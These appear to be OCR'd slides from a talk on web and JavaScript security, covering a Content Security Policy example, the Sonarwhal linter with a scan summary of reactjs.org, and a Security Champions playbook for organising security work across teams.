
- www.srihash.org


CONTENT SECURITY POLICY - CSP

- CSP is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS and data injection attacks
- To enable CSP, you can
  - configure your web server to return the Content-Security-Policy HTTP header
  - the <meta> element can be used to configure a policy
    - <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">

SONARWHAL

- Linting tool for the web, with a strong focus on the developer experience: easy to configure, develop, and well documented
- Microsoft Edge Team
- https://sonarwhal.com





SCANNED URL: https://reactjs.org/ Finished

WARNINGS	ERRORS	SCAN TIME	VERSION	SCAN CONFIGURATION	PERMALINK
1	94	02:59	1.9.0	View JSON file	https://sonarwhal.com/scanner/3d17d744-00c7-4b9a-ad1a-9428e6c4e06b

ACCESSIBILITY	INTEROPERABILITY	PERFORMANCE	PWA	SECURITY
0 ERRORS 0 WARNINGS	19 ERRORS 0 WARNINGS	39 ERRORS 0 WARNINGS	0 ERRORS 1 WARNING	36 ERRORS 0 WARNINGS

Errors & Warnings

Accessibility

✓ No issues

Interoperability

content-type: 18 errors

highest-available-document-mode: 1 error

WHAT’S NEXT - SECURITY CHAMPIONS

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weekly should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials

.SECURITY ARE NOT THE BAD GUYS
.JS ECOSYSTEM IS AMAZING BUT CAN BE DANGEROUS
.TOOLS CAN HELP US AGAINST THREATS

GET SECURE, BE SECURE AND STAY SECURE